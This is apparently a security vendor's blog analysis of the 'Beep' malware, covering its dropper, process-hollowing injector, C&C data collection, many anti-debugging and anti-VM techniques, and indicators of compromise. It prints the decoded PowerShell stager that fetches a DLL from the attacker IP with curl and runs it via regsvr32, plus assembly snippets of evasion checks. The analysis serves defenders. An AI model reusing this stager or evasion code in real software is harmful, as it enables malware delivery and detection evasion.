
Beepin’ Out of the Sandbox: Analyzing a New, Extremely Evasive Malware

minerva-labs.com/blog/beepin-out-of-the-sandbox-analyzing-a-new-extremely-evasive-malware/

→ Blog

Natalie Zargarov | 13.02.23 | 8 Minutes Read

Last week we discovered several new samples that were similar to each other and uploaded to VirusTotal (VT) in a form of .dll, .gif or .jpg files. They all were tagged as ‘spreader’ and ‘detect-debug-environment’ by VT and caught our attention because they appeared to drop files, but those files could not be retrieved from VT.



Sort by · Filter by · Export · Tools · Help

	Detections	Size	First seen	Last seen	Submitters
AB5DC89A301B5296B29DA8DC088B68D72D8B414767FAF15BC45F4969C6E0874E big.dll pedll detect-debug-environment spreader overlay	47 / 70	140.86 KB	2023-02-07 14:05:21	2023-02-07 22:33:03	2
1873036E0E8FFD0B7E1EB1E4AFD408681499483AAC999E888E56AF3B435B71C9 00.gif pedll overlay spreader detect-debug-environment	36 / 69	147.96 KB	2023-02-07 15:46:17	2023-02-07 15:46:17	1
85B3CE711081DC0F7F73D452A138E5D0F336DE8B46EC1FDD75F1FA7DEECE2940 big.jpg pedll overlay spreader detect-debug-environment	40 / 64	148.65 KB	2023-02-07 15:17:36	2023-02-07 15:17:36	1
E3EDDCDEDE16A208D8C31D2260416B7349D2C48439B8174A7C1413EB5E9922BD big.jpg pedll idle checks-user-input spreader overlay	37 / 57	165.34 KB	2023-02-07 14:52:00	2023-02-07 14:52:00	1
39313384BF9186962EBF525DFCD610D77A45CF3F0B4D07F1E26136630DA3269C …Users\Virtual\AppData\Local\Temp\39313384bf9186962ebf525dfcd610d77a45cf3f0b4d07f1e26136630da3269c.dll pedll overlay spreader detect-debug-environment	46 / 70	166.78 KB	2023-02-07 14:10:55	2023-02-07 14:10:55	1
12AC8A0AA29455D76967917BFC2EB8527152CC4BDEFB07BC57CE56FAEBDED648 out.gif pedll overlay spreader detect-debug-environment	43 / 65	166.05 KB	2023-02-07 12:49:16	2023-02-07 12:49:16	1
FF4DB90A799D2A7E8CD5F58229A98954D6945EAF6C81D34CF3121363E3A03C0F 00.gif pedll overlay spreader checks-user-input detect-debug-environment	49 / 69	165.67 KB	2023-02-07 12:48:28	2023-02-07 12:48:28	1
8672F0EE18C00F81FBADF5786E8265B23E1D40E3774F07AC0558AABB9D0732DE 00.gif pedll detect-debug-environment spreader overlay checks-user-input	47 / 70	163.55 KB	2023-02-07 12:45:19	2023-02-07 12:45:19	1

Figure 1 – VT – Uploaded samples

Once we dug into this sample, we observed the use of a significant amount of evasion techniques. It seemed as if the authors of this malware were trying to implement as many anti-debugging and anti-VM (anti-sandbox) techniques as they could find. One such technique involved delaying execution through the use of the Beep API function, hence the malware's name.

Dropper

After performing anti-debugging and anti-vm checks, the malware dropper (big.dll) creates *"\Sessions\2\BaseNamedObjects\{8B30B3CD-2068-4F75-AB1F-FCAE6AF928B6}"* mutex. It then creates a new registry key '*HKCU\SOFTWARE\nonresistantOutlivesDictatorial'* and sets a new value named 'AphroniaHaimavati'. The newly created value contains base64 data which decrypts to:

"$nonresistantOutlivesDictatorial = "$env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll";md $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial;Start-Process (Get-Command curl.exe).Source -NoNewWindow -ArgumentList '–url https://37.1.215.220/messages/DBcB6q9SM6 -X POST –insecure –output ', $nonresistantOutlivesDictatorial;Start-Sleep -Seconds 40;$ungiantDwarfest = Get-Content $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll | %{[Convert]::FromBase64String($_)};Set-Content $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll -Value $ungiantDwarfest -Encoding Byte;regsvr32 /s $env:APPDATA\Microsoft\nonresistantOutlivesDictatorial\AphroniaHaimavati.dll;"

This is a PowerShell script that saves data to AphroniaHaimavati.dll using curl.exe, and then executes it with regsvr32.exe.

Big.dll creates a scheduled task named after the mutex created earlier. This task runs every 13 minutes and executes the PowerShell scripts stored in the registry:

Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
{8B30B3CD-2068-4F75-AB1F-F...	Ready	At 8:52 AM on 2/7/2023 - After triggered, repeat every 00:13:00 indefinitely.	2/7/2023 9:05:00 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)

Figure 2 – Scheduled task

Injector

The purpose of the newly downloaded and executed *AphroniaHaimavati.dll* is to re-verify that it is not being debugged or running in a virtual environment by using additional anti-debugging and anti-vm techniques. The dropper injects its malicious payload into a legitimate WWAHost.exe (a Windows Wrap-Around Metro App Host) windows process using the Process Hollowing injection technique. The malware sets explorer.exe as the parent of WWAHost.exe by adding the parent attribute to the process. Futher details of this technique can be found here.

Injected Payload

Not surprisingly, this stage implements several evasion techniques, including the same ones used previously by the dropper. After all evasions are completed, the malware creates the mutex *'\Sessions\2\BaseNamedObjects\{99C10657-633C-4165-9D0A-082238CB9FE0}'*. Next, it collects the victim's information to be sent to the C&C server in JSON format:

"{"uuid": "uuid",

"stream": "bb_d2@T@dd48940b389148069ffc1db3f2f38c0e",

"os_version": "victims_os_version including build number",

"product_number": 48,

"username": "username retrieved by using GetUserNameW API function",

"pc_name": "computer name retrieved by using GetComputerNameW API function",

"cpu_name": "cpu_name",

"arch": "system architecture (x64/x86)",

"pc_uptime": 38209906,

"gpu_name": "gpu name retrieved by EnumDisplayDevicesW API function",

"ram_amount": "ram amount retrieved by using GlobalMemoryStatusEx API function",

"screen_resolution": "screen resolution",

"version": "0.1.7", – possibly the malwares version

"av_software": "unknown",

"domain_name": "",

"domain_controller_name": "unknown",

"domain_controller_address": "unknown"}"

While the data collected would lead us to think that the malware checks which AV software is running on the victim's machine, we did not find any AV check implementations in the code.

```
aUuidFd89e3a100:
text "UTF-16LE", '{"uuid": "                              ", "stream": "'
text "UTF-16LE", 'bb_d2@T@dd48940b389148069ffc1db3f2f38c0e", "os_vers'
text "UTF-16LE", 'ion": "               ", "product_number": 48, "user'
text "UTF-16LE", 'name": "     ", "pc_name": "                ", "cpu_'
text "UTF-16LE", 'name": "                                          ",'
text "UTF-16LE", ' "arch": "   ", "pc_uptime": 38209906, "gpu_name": '
text "UTF-16LE", '"                                    ", "ram_amount":  '
text "UTF-16LE", '    , "screen_resolution": "1920x1080", "version": "'
text "UTF-16LE", '0.1.7", "av_software": "unknown", "domain_name": ""'
text "UTF-16LE", ', "domain_controller_name": "unknown", "domain_cont'
text "UTF-16LE", 'roller_address": "unknown"}',0
db    0
```

Figure 3 – Json with collect data.

The malware adds to the collected data “user_id=Him3xrn9e&team_id=JqLtxw1h” and then encrypts the entire string before sending it to the C&C server. However, by the time of our analysis, the C&C was already down and sending requests to it failed. Despite this, the malware continued to collect more data, even after 120 failed attempts to send the data. In the sample analyzed, the malware used CreateToolhelp32Snapshot, Process32FirstW and Process32NextW API functions to enumerate processes and collect their names and PIDs:

```
text "UTF-16LE", '["[System Process]:0:0:0", "System:4:0:8", "Registr'
text "UTF-16LE", 'y:88:4:8", "smss.exe:316:4:11", "csrss.exe:416:404:'
text "UTF-16LE", '13", "wininit.exe:516:404:13", "csrss.exe:528:504:1'
text "UTF-16LE", '3", "winlogon.exe:608:504:13", "services.exe:644:51'
text "UTF-16LE", '6:9", "lsass.exe:660:516:9", "svchost.exe:788:644:8'
text "UTF-16LE", '", "fontdrvhost.exe:804:516:8", "fontdrvhost.exe:81'
text "UTF-16LE", '2:608:8", "svchost.exe:872:644:8", "svchost.exe:924'
text "UTF-16LE", ':644:8", "svchost.exe:972:644:8", "dwm.exe:64:608:1'
text "UTF-16LE", '3", "LogonUI.exe:304:608:13", "svchost.exe:1072:644'
text "UTF-16LE", ':8", "svchost.exe:1084:644:8", "svchost.exe:1152:64'
text "UTF-16LE", '4:8", "svchost.exe:1228:644:8", "svchost.exe:1240:6'
text "UTF-16LE", '44:8", "svchost.exe:1248:644:8", "svchost.exe:1260:'
text "UTF-16LE", '644:8", "svchost.exe:1312:644:8", "svchost.exe:1428'
text "UTF-16LE", ':644:8", "svchost.exe:1504:644:8", "svchost.exe:151'
text "UTF-16LE", '2:644:8", "svchost.exe:1572:644:8", "svchost.exe:16'
text "UTF-16LE", '04:644:8", "svchost.exe:1688:644:8", "svchost.exe:1'
text "UTF-16LE", '752:644:8", "svchost.exe:1768:644:8", "svchost.exe:'
text "UTF-16LE", '1784:644:8", "Memory Compression:1924:4:8", "svchos'
text "UTF-16LE", 't.exe:1948:644:8", "svchost.exe:1956:644:8", "svcho'
text "UTF-16LE", 'st.exe:1988:644:8", "svchost.exe:2004:644:8", "svch'
text "UTF-16LE", 'ost.exe:2036:644:8", "svchost.exe:1032:644:8", "svc'
text "UTF-16LE", 'host.exe:2068:644:8", "svchost.exe:2160:644:8", "sv'
text "UTF-16LE", 'chost.exe:2192:644:8", "svchost.exe:2200:644:8", "s'
text "UTF-16LE", 'vchost.exe:2276:644:8", "spoolsv.exe:2468:644:8", "'
```

Figure 4 – Partial process list collected by the malware.

The process list was attempted to be sent to the other C&C URL (hxxps[:]//37.1.215.220/messages/ADXDAG6).


Even though we could not continue to analyze the attack flow because the C&C went down, we were still able to identify several commands that we assume the malware can accept from C&C server:

- balancer – not implemented yet.
- init – not implemented yet.
- screenshoot – appears to collect the process list.

- task – not implemented yet.
- destroy – not implemented yet.
- shellcode – executes additional shellcode.
- dll – executes a dll file.
- exe – executes a .exe file.

- Additional – collects additional info.
- knock_timeout – changes C&C “keep-alive” intervals.

It’s worth noting that the injected code also has Process Hollowing capability. We assume that both, .exe and .dll files may be injected into another legitimate process.



Evasion Techniques

The Beep malware implements several evasion techniques, which it uses numerous times throughout execution. These techniques include:

Dynamic string deobfuscation – a technique widely used by threat actors to prevent important strings from being easily recovered. Mostly used for hiding imports, Beep copies hardcoded obfuscated hex bytes into the memory and then deobfuscates them with xor/sub/add/not assembly instructions.




Figure 5 – String Deobfuscation using add instruction.

Default Language check – A technique mostly used by authors from the former Soviet Union countries to evade infecting unwanted systems. Beep uses the GetUserDefaultLangID API function to retrieve the language identifier and check if it represents the following languages:

a. 419 – Russian
b. 422 – Ukrainian
c. 423 – Belarusian
d. 428 – Tajik
e. 424 – Slovenian
f. 437 – Georgian
g. 43F – Kazakh
h. 843 – Uzbek (Cyrillic)

Assembly implementation of the IsDebuggerPresent API function – This determines whether the current process is being debugged by a user-mode debugger by checking the BeingDebugged flag of the Process Environment Block (PEB).

NtGlobalFlag field anti-debugging – determines if the process was created by the debugger. More information can be found here.

```
mov     eax, large fs:30h
mov     eax, [eax+68h]
and     eax, 70h
mov     [ebp+var_4], eax
xor     eax, eax
cmp     [ebp+var_4], eax
```

Figure 6 – NtGlobalFlag anti-debugging implementation

RDTSC instruction – this instruction is used to determine how many CPU ticks have taken place since the processor was reset. This can also be used as an anti-debugging technique. The most common way to use this is to get the current timestamp using the instruction, save it in a register, then get another timestamp and check if the delta between the two is below the number of ticks that were pre-defined by the author.

```
rdtsc
mov     [ebp+var_10], edx
mov     [ebp+var_8], eax
xor     eax, eax
mov     eax, 5
shr     eax, 2
sub     eax, ebx
cmp     eax, ecx
rdtsc
```

Figure 7 – RDTSC instructions anti-debugging

Stack Segment Register – This is used to detect if the program is being traced. After single-stepping in a debugger through the 'push ss pop ss pushf' instructions, the Trap Flag will be set.

```
push    ss
pop     ss
pushf
test    [esp+8+var_7], 1
```

Figure 8 – Stack Segment Register anti-debugging.

CPUID anti-vm – The malware uses the cpuid instruction with EAX=40000000 as input The return value will be the Hypervisor Brand string, and then it checks if it contains a part of the word 'VMware'.




Figure 9 – CPUID check

- **VBOX registry key anti-vm** – The malware uses RegOpenKeyExW API function to check if the HKLM\HARDWARE\ACPI\DSDT\VBOX__ registry key exists.
- **Beep API function anti-sandbox** – Malware usually uses the Sleep API function to delay execution and avoid detection by sandboxes. In this case , the malware uses the Beep Windows API function. Accordign to MSDN: “Generates simple tones on the speaker. The function is synchronous; it performs an alertable wait and does not return control to its caller until the sound finishes”. This function will suspend the execution of the malware, achieving the same effect as the Sleep API function.

The injector (AphroniaHaimavati.dll) implements additional less widely used evasion techniques:

INT 3 anti-debugging – The INT 3 assembly instruction is an interruption used as a software breakpoint. Without a debugger present, after reaching the INT3 instruction, the exception EXCEPTION_BREAKPOINT (0x80000003) is generated, and an exception handler is called. If a debugger is present, the control is wi not given to the exception handler.




Figure 10 – INT 3 assembly instruction

INT 2D anti-debugging – Similar to the INT 3 technique above, but in the case of INT 2D, the exception address is set to the EIP register and then the EIP register value is incremented. Some debuggers might have problems because after the EIP is incremented, the byte following the INT2D instruction will be skipped, potentially continuing execution from the damaged instruction.

```
mov     eax, 0
int     2Dh
nop
retn
```

Figure 11 – INT 2D assembly instruction

CheckRemoteDebuggerPresent() API anti-debugging – This determines if a debugger is attached to the current process.

IsDebuggerPresent() API anti-debugging – This determines whether the current process is being debugged by a user-mode debugger.

ProcessDebugPort anti-debugging – determines the port number of the debugger for the process using the NtQueryInformationProcess().

VirtualAlloc() / GetWriteWatch() anti-debugging – A rarely used anti-debugging technique that causes the system to keep track of the pages that are written to the committed memory region. This can be abused to detect debuggers and hooks that modify memory outside the expected pattern. More on this technique can be found here.

OutputDebugString() anti-debugging – This function is used to detect a debugger. The technique is simple: one can call OutputDebugString to pass a string to the debugger. If a debugger is attached, then when the user code is returned, the value in EAX will be a valid address inside the process's address space.

QueryPerformanceCounter() and GetTickCount64() anti-debugging – When a process is being traced in a debugger, there is a noticeable delay between instructions and execution. The "native" delay between certain parts of code can be measured and compared with the actual delay.

Summary

The new Beep malware's efforts to evade detection set it apart from other malware. The sheer number of evasive techniques it implements to avoid sandboxes, VMs, and other debugging techniques is not often seen. Once this malware successfully penetrates a system, it can easily download and spread a wide range of additional malicious tools, including ransomware, making it extremely dangerous.

Minerva Prevention

Minerva Armor's Anti Ransomware solution easily prevents this malware in its early stages. In fact, Minerva Armor works best against malware when it tries to implement evasive techniques to remain undetected. The more evasive the malware, the easier it is for Minerva to stop it.




Figure 12 – Prevention

IOCs

Hashes:

- ab5dc89a301b5296b29da8dc088b68d72d8b414767faf15bc45f4969c6e0874e – big.dll
- 59F42ECDE152F78731E54EA27E761BBA748C9309A6AD1C2FD17F0E8B90F8AED1 – AphroniaHaimavati.dll

IP:

37.1.215.220

Mutexes:

- \Sessions\2\BaseNamedObjects\{8B30B3CD-2068-4F75-AB1F-FCAE6AF928B6}
- \Sessions\2\BaseNamedObjects\{99C10657-633C-4165-9D0A-082238CB9FE0}

Resources

https://anti-debug.checkpoint.com/